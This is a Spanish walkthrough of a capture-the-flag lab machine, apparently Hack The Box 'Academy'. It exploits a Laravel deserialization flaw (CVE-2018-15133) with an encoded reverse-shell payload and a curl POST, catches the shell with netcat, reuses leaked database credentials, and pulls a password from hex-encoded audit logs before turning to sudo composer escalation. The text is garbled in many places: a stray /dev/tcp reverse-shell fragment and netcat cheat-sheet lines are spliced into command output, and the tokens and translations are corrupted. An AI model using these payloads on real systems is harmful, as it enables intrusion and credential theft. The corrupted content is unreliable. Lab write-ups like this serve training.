Tzo0MDoiSWxsldW1pbmF0ZVx Ccm9hZGNhc3RpbmdcUGVuZGluz0Jyb2FkY2FzC16Mjp7cz050iIAKgBldmVudHMi0086MTU6IkZha2V yXEd1bmV yX Rvcil6MTp7czoxMzoiaCoAz9ybwWF0dGvycy17YTox0ntz0jg61mRpc3BhdGNoIjt0jY6In5c3Rls17fx1z0jg61gAqAgV2Zw50Ijt0jc50iJybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgl3Rtc9mfC9iaW4vc2ggLWkgMj4mMXuYyAxMC4xMC4xNi44MiA0NDMgPi90bXAvZiAgijt9
```

Lo que hicimos es entablar una consola interactiva a la ip nuestra por el puerto 443. Copiada la ip vamos al directorio de laravel al archivo ".php" que aparece allí:

```
(root㉿kali)-[~/home/exploits/phpggc]
# cd ..
SOLICITUD_TIME_FLOAT 1698835449.906
TIEMPO REQUERIDO 1698835489
NOMBRE DE LA APLICACIÓN "Laravel"
APP_ENV "localidad"
APP_KEY "base64:-----"
APP_DEBUG "true"
APP_URL "http://localhost"
composer.phar cve-2018-15133.php Dockerfile README.md

(root㉿kali)-[~/home/exploits/laravel-poc-CVE-2018-15133]
# ./cve-2018-15133.php dBLuAMuZz7Iq06XtL/Xn/90Ejq+DEEYnggqubHWFj0 Tzo0MDoiSWxsldW1pbmF0ZVx Ccm9hZGNhc3RpbmdcUGVuZGluz0Jyb2FkY2FzC16Mjp7cz050iIAKgBldmVudHMi0086MTU6IkZha2V yXEd1bmV yX Rvcil6MTp7czoxMzoiaCoAz9ybwWF0dGvycy17YTox0ntz0jg61mRpc3BhdGNoIjt0jY6In5c3Rls17fx1z0jg61gAqAgV2Zw50Ijt0jc50iJybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgl3Rtc9mfC9iaW4vc2ggLWkgMj4mMXuYyAxMC4xMC4xNi44MiA0NDMgPi90bXAvZiAgijt9
```

Colocamos para ejecutar el .php y luego la APP_KEY un espacio y luego la parte copaida antes: Esto lo que hace es crear una cookie de sesión a travez de la cual se puede ejecutar comando de forma remota, cuando deserializa la data le realiza la reverse-shell.

```
(root@kali)-[~/home/exploits/laravel-poc-CVE-2018-15133]
# ./cve-2018-15133.php dbU1laMuZ7Tq06XTl/Xzn/90Ejg+DEEyngqubHWFj0 Tz0MDoiSWxsdW1pbmF0ZvxCc9hZGNhc3RpbmdcUGVuZGluz0Jyb2FkY2Fz
dcI6Mjp7cz050iIAKgB1dmVudHMi0086MTU61kZha2VyxEd1bmVyXRvci0MtP7czoxMzoiaCoAzm9ybWF0dGvycy17YTox0ntz0jg6ImRcp3BhdGNoIjt0jY6InN5c3
RlbtSI7fx1z0jg61gAgAVG2Zw50Ijt0jc501JybvSAvdG1wL2Y7bWtmaW2vIC90bxAvz1ag1jt9
PoC for Unserializable vulnerability in Laravel <= 5.6.29 (CVE-2018-15133) by @kozmic

HTTP header for POST request:
X-XSRF-TOKEN: eyJpdiI6ImJcL0pJeG82VFdwVGJ1a2k4QUvxYzlnPT0iLCJ2Ywx1ZSI6IjFubmtwUw2RmRpSVkxYnQrWLZYR1JtQ2ZSQvpLTvRZYTQ5wJ0S29JY3BV
QnlMaXVvZ3J6bEx3cUlvNrIQjJtTk5c214UNwclzVKVDZqaEhJeXl0Qzb2FRXd1hpWd1TTBpd2IrQ2ooclMr5jhtY1FHv0xuTGN2Nk1NOEhpDStrQnpWZmpBT3Vabl
V3c0hnVEZyvLBvaXb1TKNSUmVtXNsC2x1djcBmc5a0JGYw5D0Dd1Rknwo4MnM3bEhkeLpjSGZ5dGhntmlV2zRzY0RTljM0VLYUNzcldqWUUwTl14NENMc2Nla1TLG
QWJDtgJuqU5xnbvZUp60StGykvtc1FjbwFuGrVYjRTSDZLzdo0VZxemR6Zmxtc25pb1pUS6gozYnhFaU1pYwdxNEvpTzVha0la1v3s2M2R2xVbDR1SuDR1F3UmLQRk
RiVG5BQTBPT0iLCJtYWm10i5YzlkoGy5NDAzMzFmYj1zMy50TfizTc40WzJmJv1NjlkmM2NGI4M2Q00WFhZDcxZjdKyZlmTE30WQ4MDRKIn0=
```

Nos ponemos en escucha por el puerto 443: nc -nlvp 443.

```
(root@kali)-[~/home/exploits/laravel-poc-CVE-2018-15133]
# nc -nlvp 443
listening on [any] 443 ...
```

Para ganar acceso al servidor debería mandar una orden con POST poniendo la cabecera que acaba de crearnos lavelal.

```
X-XSRF-TOKEN: eyJpdiI6ImJcL0pJeG82VFdwVGJ1a2k4QUvxYzlnPT0iLCJ2Ywx1ZSI6IjFubmtwUw2RmRpSVkxYnQrWLZYR1JtQ2ZSQvpLTvRZYTQ5wJ0S29JY3BV
QnlMaXVvZ3J6bEx3cUlvNrIQjJtTk5c214UNwclzVKVDZqaEhJeXl0Qzb2FRXd1hpWd1TTBpd2IrQ2ooclMr5jhtY1FHv0xuTGN2Nk1NOEhpDStrQnpWZmpBT3Vabl
V3c0hnVEZyvLBvaXb1TKNSUmVtXNsC2x1djcBmc5a0JGYw5D0Dd1Rknwo4MnM3bEhkeLpjSGZ5dGhntmlV2zRzY0RTljM0VLYUNzcldqWUUwTl14NENMc2Nla1TLG
QWJDtgJuqU5xnbvZUp60StGykvtc1FjbwFuGrVYjRTSDZLzdo0VZxemR6Zmxtc25pb1pUS6gozYnhFaU1pYwdxNEvpTzVha0la1v3s2M2R2xVbDR1SuDR1F3UmLQRk
RiVG5BQTBPT0iLCJtYWm10i5YzlkoGy5NDAzMzFmYj1zMy50TfizTc40WzJmJv1NjlkmM2NGI4M2Q00WFhZDcxZjdKyZlmTE30WQ4MDRKIn0=
```

Entonces ejecutamos ... curl -s -X POST -H "pegamos lo de arriba" y se va a encargar de que cuando lancemos la petición contra esta dirección url: <http://dev-staging-01academy.htb/> pues ganes acceso al sistema por debajo

```
jVaya! Hubo un error. x Hoja de referencia de shell x +-
← → C ⌂ ↻ q http://dev-staging-01academy.htb/
T Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
QUELTI_STKING

Exception de valor inesperado
La secuencia o el archivo "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" no se pudo abrir en el modo de adición: no se pudo abrir la
```

```
File Actions Edit View Help
root@kali: ~
[root@kali ~]# curl -s -X POST -H 'X-XSRF-TOKEN: eyJpdiI6ImJcL0pJeG82VFdwVGJ1a2k4QUvxYzlnPT0iLCJ2Ywx1ZSI6IjFubmtwUw2RmRpSVkxYnQrWLZYR1JtQ2ZSQvpLTvRZYTQ5wJ0S29JY3BV
QnlMaXVvZ3J6bEx3cUlvNrIQjJtTk5c214UNwclzVKVDZqaEhJeXl0Qzb2FRXd1hpWd1TTBpd2IrQ2ooclMr5jhtY1FHv0xuTGN2Nk1NOEhpDStrQnpWZmpBT3Vabl
V3c0hnVEZyvLBvaXb1TKNSUmVtXNsC2x1djcBmc5a0JGYw5D0Dd1Rknwo4MnM3bEhkeLpjSGZ5dGhntmlV2zRzY0RTljM0VLYUNzcldqWUUwTl14NENMc2Nla1TLG
QWJDtgJuqU5xnbvZUp60StGykvtc1FjbwFuGrVYjRTSDZLzdo0VZxemR6Zmxtc25pb1pUS6gozYnhFaU1pYwdxNEvpTzVha0la1v3s2M2R2xVbDR1SuDR1F3UmLQRk
RiVG5BQTBPT0iLCJtYWm10i5YzlkoGy5NDAzMzFmYj1zMy50TfizTc40WzJmJv1NjlkmM2NGI4M2Q00WFhZDcxZjdKyZlmTE30WQ4MDRKIn0=' http://dev-staging-01.academy.htb/
```

Mandamos y vemos en escucha

```
(root@kali)-[~/home/exploits/laravel-poc-CVE-2018-15133]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.82] from (UNKNOWN) [10.10.10.215] 41956
/bin/sh: 0: can't access tty; job control turned off
$
```

Vemos en whoami que somos www-data

```
(root㉿kali)-[~/home/exploits/laravel-poc-CVE-2018-15133]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.82] from (UNKNOWN) [10.10.10.215] 41956
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █
```

Configuramos “ script /dev/null -c bash “entonces un script y ahora somos ese usuario:

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@academy:/var/www/html/htb-academy-dev-01/public$ █
```

Si presionamos ctrl Z nos saca de la terminal, se suspende la escucha por el puerto 443.

Para volver colocamos “ stty raw -echo; fg “ y vuelve a escuchar por el puerto.

Ponemos reset y reiniciamos la configuración de la terminal y ponemos el tipo de terminal como “ xterm”. TODO ESTO ES PARA QUE AL REINICIARLO TENEMOS EL CONTROL LUEGO NOSOTROS A NUESTRA MANERA.

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ ^Z
zsh: suspended nc -nlvp 443
> stty raw -echo; fg
[1] + continued nc -nlvp 443
reset
reset: unknown terminal type unknown
Terminal type? xterm|
```

Luego configuramos para que queden los parametros siempre es igual: con ctrl L AL FINAL DE HACER ESTO LIMPIA LA PANTALLA

```
File Actions Edit View Help
www-data@academy:/var/www/html/htb-academy-dev-01/public$ echo TERM
echo TERM
TERM
www-data@academy:/var/www/html/htb-academy-dev-01/public$ export TERM=xterm
export TERM=xterm
www-data@academy:/var/www/html/htb-academy-dev-01/public$ export SHELL=bash
export SHELL=bash
www-data@academy:/var/www/html/htb-academy-dev-01/public$ █
```

Ahora si tenemos el control pasamos a averiguar las flags vemos que hay varios usuarios: entramos a “ cd /home/ ”

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ cd /home/
cd /home/
www-data@academy:/home$ ls
ls
21y4d ch4p cry0l1t3 egr355 g0blin mrb3nnc 5->/dev/tcp/10.0.0.1/2002;cat <&5 | whi
ls
21y4d ch4p cry0l1t3 egr355 g0blin mrb3nnc 5->/dev/tcp/10.0.0.1/2002;cat <&5 | whi
```

Buscamos ahora el archivo user.txt. colocamos “ find \-name user.txt 2> /dev/null ” los últimos dos eliminan errores. Vemos el usuario que queremos encontrar y donde se ubica:

```
www-data@academy:/home$ find \-name user.txt 2> /dev/null
find \-name user.txt 2> /dev/null
...[redacted]...
./cry0l1t3/user.txt
```

Vemos que queremos ver la FLAG y no nos deja

```
www-data@academy:/home$ ls
ls
21y4d ch4p cry0l1t3 egr355 g0blin mrb3n
www-data@academy:/home$ cd cry0l1t3
cd cry0l1t3
www-data@academy:/home/cry0l1t3$ ls
ls
procmon.sh user.txt
www-data@academy:/home/cry0l1t3$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

Entonces recordamos las variables de entorno de la página web donde por ejemplo estaba la APP_KEY eso se encuentra en /var/www/html

```
www-data@academy:/var$ cd www/10.0.0.1/1234
cd www
www-data@academy:/var/www$ ls
ls
html
www-data@academy:/var/www$ cd html
cd html
www-data@academy:/var/www/html$ ls
ls

www-data@academy:/var/www/html$ ls
ls
academy
www-data@academy:/var/www/html$ cd academy
cd academy
www-data@academy:/var/www/html/academy$ ls
ls
app composer.json database public routes tests
artisan composer.lock package.json readme.md server.php vendor
bootstrap config phpunit.xml resources storage webpack.mix.js
```

Ls -la vemos todos los archivos notamos uno .env aquí están:

```
ls -la
total 280
drwxr-xr-x 12 www-data www-data 4096 Aug 13 2020 .
drwxr-xr-x 4 root root 4096 Aug 13 2020 ..
-rw-r--r-- 1 www-data www-data 706 Aug 13 2020 .env
-rw-r--r-- 1 www-data www-data 651 Feb 7 2018 .env.example
-rw-r--r-- 1 www-data www-data 111 Feb 7 2018 .gitattributes
-rw-r--r-- 1 www-data www-data 155 Feb 7 2018 .gitignore
drwxr-xr-x 6 www-data www-data 4096 Feb 7 2018 app
drwxr-xr-x 1 www-data www-data 1686 Feb 7 2018 artisan
drwxr-xr-x 3 www-data www-data 4096 Feb 7 2018 bootstrap
-rw-r--r-- 1 www-data www-data 1512 Feb 7 2018 composer.json
-rw-r--r-- 1 www-data www-data 191621 Aug 9 2020 composer.lock
drwxr-xr-x 2 www-data www-data 4096 Feb 7 2018 config
drwxr-xr-x 5 www-data www-data 4096 Feb 7 2018 database
-rw-r--r-- 1 www-data www-data 1150 Feb 7 2018 package.json
-rw-r--r-- 1 www-data www-data 1040 Feb 7 2018 phpunit.xml
drwxr-xr-x 4 www-data www-data 4096 Nov 9 2020 public
-rw-r--r-- 1 www-data www-data 3622 Feb 7 2018 readme.md
drwxr-xr-x 5 www-data www-data 4096 Feb 7 2018 resources
drwxr-xr-x 2 www-data www-data 4096 Feb 7 2018 routes
-rw-r--r-- 1 www-data www-data 563 Feb 7 2018 server.php
drwxr-xr-x 5 www-data www-data 4096 Feb 7 2018 storage
drwxr-xr-x 4 www-data www-data 4096 Feb 7 2018 tests
drwxr-xr-x 38 www-data www-data 4096 Aug 9 2020 vendor
-rw-r--r-- 1 www-data www-data 549 Feb 7 2018 webpack.mix.js
```

Cat . env para ver la data que queremos:


```
www-data@academy:/var/www/html/academy$ cat .env
```

```
www-data@academy:/var/www/html/academy$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06xtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost
Netcat
    Notar, rara vez esta presente en los sistemas de producción a incluir
LOG_CHANNEL=stack de las cuales no admiten la opción -e.

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd !!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync
Java
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
```

EL DB_PASSWORD EN LA PAGINA PRINCIPAL (“ secreto ”) no lo podíamos ver acá si nos aparece:



Como la flag esta en el usuario “cri0lit3” suponemos que debe ser su contraseña probamos:
mySup3rP4s5w0rd!!

```
www-data@academy:/home/cry0l1t3$ su cry0l1t3
Password:
$ whoami
cry0l1t3
$ [EXCEPCION DE VALOR]
$ [EXCEPCION DE VALOR]
```

APLICACIÓN_URL
LOG_CANAL

Definitivamente somos el usuario ahora tenemos acceso al user.txt

```
www-data@academy:/home/cry0l1t3$ su cry0l1t3
Password:
$ whoami
cry0l1t3
$ ls
procmon.sh user.txt
$ cat user.txt
8faa3bef9e7e6ddabee17bd7397250fe-
```

CONEXIÓN
DB_HOST

FLAG: 8faa3bef9e7e6ddabee17bd7397250fe

Hacemos un id y ahora vemos que esta el en grupo adm por lo tanto se pueden ver logs.

Vemos el UID=1002

```
$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
$ [/html/htb-]
```

Vamos a la carpeta etc y un ls

```
cry0l1t3@academy:/home$ cd etc
cd etc
bash: cd: etc: No such file or directory
cry0l1t3@academy:/home$ cd /etc
cd /etc
cry0l1t3@academy:/etc$ ls
```

debian_version	mime.types	subuid
default	mk2fs.conf	subuid-
deluser.conf	modprobe.d	sudoers
depmod.d	modules	sudoers.d
dhcp	modules-load.d	sysctl.conf
dpkg	mtab	sysctl.d
e2scrub.conf	multipath.conf	systemd
environment	mysql	terminfo
etheratypes	nanorc	thermald
fonts	network	timezone
fstab	networkd-dispatcher	tmpfiles.d
fuse.conf	networks	ubuntu-advantage
fwupd	news	ucf.conf
gai.conf	newt	udev
groff	nsswitch.conf	ufw
group	opt	updatedb.conf
group-	os-release	update-manager
grub.d	overlayroot.conf	update-motd.d
gshadow	PackageKit	update-notifier
gshadow-	pam.conf	vim
gss	pam.d	vmware-tools
hdparm.conf	passwd	vtrgb
host.conf	passwd-	wgetrc
hostname	perl	X11
hosts	php	xattr.conf
hosts.allow	pki	xdg
hosts.deny	pm	zsh_command_not_fou
nd	polkit-1	
init	pollinate	
init.d		

No tenemos permisos entonces vamos a /var/log

```
cry0l1t3@academy:/etc$ cd /var/log
cd /var/log
cry0l1t3@academy:/var/log$ ls
ls
alternatives.log      dmesg.4.gz      syslog.5.gz
alternatives.log.1    dpkg.log       syslog.6.gz
alternatives.log.2.gz  dpkg.log.1     syslog.7.gz
alternatives.log.3.gz  dpkg.log.2.gz   ubuntu-adantage.log
apache2                dpkg.log.3.gz   unattended-upgrades
apt                   dpkg.log.4.gz   vmware-network.1.log
audit                 faillog        vmware-network.2.log
auth.log               installer      vmware-network.3.log
auth.log.1             journal        vmware-network.4.log
auth.log.2.gz          kern.log      vmware-network.5.log
auth.log.3.gz          kern.log.1    vmware-network.6.log
auth.log.4.gz          kern.log.2.gz  vmware-network.7.log
bootstrap.log          kern.log.3.gz  vmware-network.8.log
btmp                  kern.log.4.gz  vmware-network.9.log
bttmp.1               landscape     vmware-network.log
cloud-init.log         lastlog       vmware-vmsvc-root.1.log
cloud-init-output.log  mysql        vmware-vmsvc-root.2.log
dist-upgrade           private      vmware-vmsvc-root.3.log
dmesg                 syslog       vmware-vmsvc-root.log
dmesg.0                syslog.1     vmware-vmtoolsd-root.log
dmesg.1.gz              syslog.2.gz   wtmp
dmesg.2.gz              syslog.3.gz
dmesg.3.gz              syslog.4.gz
cry0l1t3@academy:/var/log$
```

Podemos ver que hay varios logins, habrá que filtrar. Separamos por grupo de admin

“ find \-group adm 2>/dev/null ” vemos que hay unas auditorias de logs.

```
cry0l1t3@academy:/var/log$ find \-group adm 2>/dev/null
find \-group adm 2>/dev/null
./auth.log.3.gz
./dmesg.1.gz
./syslog.2.gz
./kern.log.3.gz
./syslog.6.gz
./syslog.1
./kern.log
./dmesg.0
./syslog
./dmesg.2.gz
./apt/term.log.2.gz
./apt/term.log.3.gz 0.215
./apt/term.log.1.gz
./apt/term.log
./audit
./audit/audit.log.2
./audit/audit.log
./audit/audit.log.3
./audit/audit.log.1
./syslog.4.gz
./syslog.7.gz
./auth.log.2.gz
./auth.log.1
./syslog.3.gz
./auth.log
./syslog.5.gz
./kern.log.2.gz
./unattended-upgrades
./unattended-upgrades/unattended-upgrades-dpkg.log
./unattended-upgrades/unattended-upgrades-dpkg.log.1.gz
```

Nos metemos en el directorio Audit: vemos que hay varios Audit logs.

```
cry0l1t3@academy:/var/log$ cd audit
cd audit
cry0l1t3@academy:/var/log/audit$ ls
ls
audit.log  audit.log.1  audit.log.2  audit.log.3
cry0l1t3@academy:/var/log/audit$
```

Vemos si podemos verlos con cat: vemos que nos deja ver el mismo pero posee mucha información desordenada. Vemos que uid=0 que es usuario ROOT.

```
/sbin/cron" hostname=? addr=? terminal=cron res=success'
type=LOGIN msg=audit(1690903081.543:1730): pid=20372 uid=0 old-auid=4294967295 au
id=0 tty=(none) old-ses=4294967295 ses=251 res=
type=USER_START msg=audit(1690903081.543:1731): pid=20372 uid=0 auid=0 ses=251 ms
g='op=PAM:session_open grantors=pam_loginuid,pam_env,pam_env,pam_permit,pam_umask
,pam_unix,pam_limits acct="root" exe="/usr/sbin/cron" hostname=? addr=? terminal=
cron res=success'
type=CRED_DISP msg=audit(1690903081.547:1732): pid=20372 uid=0 auid=0 ses=251 msg
="op=PAM:setcred grantors=pam_permit acct="root" exe="/usr/sbin/cron" hostname=? addr=? terminal=cron res=success"
type=USER_END msg=audit(1690903081.547:1733): pid=20372 uid=0 auid=0 ses=251 msg=
'op=PAM:session_close grantors=pam_loginuid,pam_env,pam_env,pam_permit,pam_umask,
pam_unix,pam_limits acct="root" exe="/usr/sbin/cron" hostname=? addr=? terminal=cron res=success'
type=USER_ACCT msg=audit(1690903261.551:1734): pid=20453 uid=0 auid=4294967295 se
s=4294967295 msg='op=PAM:accounting grantors=pam_permit acct="root" exe="/usr/sbi
n/cron" hostname=? addr=? terminal=cron res=success'
type=CRED_ACQ msg=audit(1690903261.551:1735): pid=20453 uid=0 auid=4294967295 ses
=4294967295 msg='op=PAM:setcred grantors=pam_permit,pam_cap acct="root" exe="/usr
/sbin/cron" hostname=? addr=? terminal=cron res=success'
type=LOGIN msg=audit(1690903261.551:1736): pid=20453 uid=0 old-auid=4294967295 au
id=0 tty=(none) old-ses=4294967295 ses=252 res=
type=USER_START msg=audit(1690903261.555:1737): pid=20453 uid=0 auid=0 ses=252 ms
g='op=PAM:session_open grantors=pam_loginuid,pam_env,pam_env,pam_permit,pam_umask
,pam_unix,pam_limits acct="root" exe="/usr/sbin/cron" hostname=? addr=? terminal=
cron res=success'
type=CRED_DISP msg=audit(1690903261.559:1738): pid=20453 uid=0 auid=0 ses=252 msg
="op=PAM:setcred grantors=pam_permit acct="root" exe="/usr/sbin/cron" hostname=? addr=? terminal=cron res=success"
type=USER_END msg=audit(1690903261.559:1739): pid=20453 uid=0 auid=0 ses=252 msg=
'op=PAM:session_close grantors=pam_loginuid,pam_env,pam_env,pam_permit,pam_umask,
pam_unix,pam_limits acct="root" exe="/usr/sbin/cron" hostname=? addr=? terminal=cron res=success'
cry0l1t3@academy:/var/log/audit$
```

Sabemos que cada usuario tiene un identificador entonces lo buscamos: “ cat /etc/passw | grep “sh” ” filtramos por lo que acabe en sh. Vemos que cada usuario tiene suUid. DE 1000 a 1005.

```
cry0l1t3@academy:/var/log/audit$ cat /etc/passwd | grep "sh"
cat /etc/passwd | grep "sh"
root:x:0:0:root:/root:/bin/bash
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
21y4d:x:1003:1003::/home/21y4d:/bin/sh
ch4p:x:1004:1004::/home/ch4p:/bin/sh
g0blin:x:1005:1005::/home/g0blin:/bin/sh
cry0l1t3@academy:/var/log/audit$
```

Ahora probamos filtrando entonces con el UID si encontramos algo que nos llame la atención:

“ grep -r “uid=1000” ” el del usuario egre55.

```
cry0l1t3@academy:/var/log/audit$ grep -r 'uid=1000'
audit.log.3:type=LOGIN msg=audit(1597267562.820:89):
=4294967295 auid=1000 tty=(none) old-ses=4294967295 s
audit.log.3:type=LOGIN msg=audit(1597267562.844:93):
=4294967295 auid=1000 tty=(none) old-ses=4294967295 s
audit.log.3:type=USER_START msg=audit(1597267562.848:
=d=1000 ses=2 msg='op=PAM:session_open grantors=pam_se
ginuid,pam_limits,pam_permit,pam_umask,pam_unix,pam_
xe="/usr/lib/systemd/systemd" hostname=? addr=? termi
audit.log.3:type=USER_START msg=audit(1597267563.404:
=d=1000 ses=1 msg='op=PAM:session_open grantors=pam_se
keyinit,pam_permit,pam_umask,pam_unix,pam_systemd,pam
v,pam_env,pam_selinux acct="egre55" exe="/usr/sbin/ss
addr=10.10.14.2 terminal=ssh res=success'
audit.log.3:type=CRED_ACQ msg=audit(1597267563.408:97
1000 ses=1 msg='op=PAM:setcred grantors=pam_permit,pa
=/usr/sbin/sshd" hostname=10.10.14.2 addr=10.10.14.2
```

No vemos nada interesante pasamos al siguiente Mr B3n “1001” --- “ grep -r “uid=1001” ”

Vemos que aquí se pueden ver que hay datos como data= a código encryptado Hexadecimal y además se ven un par de cmd. Nos conviene ir separando y eliminar lo que no necesitamos.

“ grep -r “uid=1001” | grep “cmd” ”

```
cry0lt1z3@academy:/var/log/audit# grep -r "uid=1001" | grep "cmd"
audit.log:3:type=USER_CMD msg=audit(1597270864.489:242): pid=2867 uid=1001 auid=1002 ses=12 msg='cwid="/dev/shm" cmd=2F7573722F62696E2F636F6D706F73657220657865632062617
368 terminal pts/0 res=success'
audit.log:3:type=USER_CMD msg=audit(1597270899.797:255): pid=2911 uid=1001 auid=1002 ses=12 msg='cwid="/dev/shm" cmd=2F7573722F62696E2F636F6D706F73657220657865632062617
368 terminal pts/0 res=success'
audit.log:3:type=USER_CMD msg=audit(1597270919.981:268): pid=2941 uid=1001 auid=1002 ses=12 msg='cwid="/dev/shm" cmd=2F7573722F62696E2F636F6D706F7365722065786563207368
terminal pts/0 res=success'
audit.log:3:type=USER_CMD msg=audit(1597271039.477:281): pid=3007 uid=1001 auid=1002 ses=12 msg='cwid="/dev/shm" cmd=636F6D706F73657220657865632062617368202D3202262617
3682 terminal pts/0 res=success'
audit.log:3:type=USER_CMD msg=audit(1597271048.121:300): pid=3048 uid=1001 auid=1002 ses=12 msg='cwid="/dev/shm" cmd=2F7573722F62696E2F636F6D706F73657220657865632062617
368202D6320226216736822 terminal pts/0 res=success'
audit.log:3:type=USER_CMD msg=audit(1597271116.377:313): pid=3087 uid=1001 auid=1002 ses=12 msg='cwid="/dev/shm" cmd=2F7573722F62696E2F636F6D706F73657220657865632062617
368202D6320226216736822 terminal pts/0 res=success'
audit.log:3:type=USER_CMD msg=audit(1597271160.921:326): pid=3127 uid=1001 auid=1002 ses=12 msg='cwid="/dev/shm" cmd=2F7573722F62696E2F636F6D706F73657220657865632063702
368202D6320226216736822 terminal pts/0 res=success'
audit.log:3:type=USER_CMD msg=audit(1597271315.669:345): pid=3223 uid=1001 auid=1002 ses=12 msg='cwid="/var/tmp/pwn" cmd=2F7573722F62696E2F636F6D706F7365722065786563206
370202F7573722F62696E2F6461736802070776E3B20636886D6F6420752B73202E2F70776E terminal pts/0 res=success'
cry0lt1z3@academy:/var/log/audit$
```

Ahora vemos que usa un Type= TTY y nosotros estamos en una tty entonces bucamos la data que contenga esa palabra

Enseguida nos aparece en hexadesimal solo queda decifrar la información copiamos y eliminamos las líneas QUE NO NOS SIRVEN y usamos un convertidor de código hexadecimal:

7375206D7262336E0A

6D7262336E5F41634064336D79210A

77686F616D690A

657869740A

1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B3
37E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B
337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E1
B5B337E18790D

3618790D

657869740A

2F62696E2F62617368202D690A

6973746F72790D686973746F72790D657869740D

657869740A

Puede que ahí observemos un login debido a que se usa el “su mrb3n” y la contraseña podría ser “ mrb3n_Ac@d3my! ”

Pasamos a probarla y efectivamente entramos a esta cuenta.

```
cry0l1t3@academy:/home$ su mrb3n  
Password:  
$ bash  
mrb3n@academy:/home$ whoami  
mrb3n
```

Veremos si tiene privilegios: “ sudo -l ”

```
mrb3n@academy:/home$ sudo -l  
[sudo] password for mrb3n:
```


Efectivamente

```
[sudo] password for mrb3n:  
Matching Defaults entries for mrb3n on academy:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User mrb3n may run the following commands on academy:  
    (ALL) /usr/bin/composer  
mrb3n@academy:/home$
```

Esta parte no da acceso total, debemos usar el código composer para ser root:

```
(ALL) /usr/bin/composer
```

Vamos a la página <https://gtfobins.github.io/>



GTFOBins

[Star](#) 8,824

GTFOBins es una lista seleccionada de archivos binarios de Unix que se pueden usar para eludir las restricciones de seguridad locales en sistemas mal configurados.

El proyecto recopila [funciones](#) legítimas de los binarios de Unix que se pueden abusar para [vete a la mierda](#)-romper shells restringidos, escalar o mantener privilegios elevados, transferir archivos, generar shells de vinculación e inversión, y facilitar las otras tareas posteriores a la explotación.



Es importante tener en cuenta que esta **no** es una lista de exploits, y los programas enumerados aquí no son vulnerables por se. más bien. GTFOBins es un compendio sobre cómo vivir de la tierra

Allí aparecen comandos para explotar

compo

Binario
[compositor](#)

Funciones

[Caparazón](#) [Sudo](#) [SUID limitado](#)

Nuestro caso es sudo

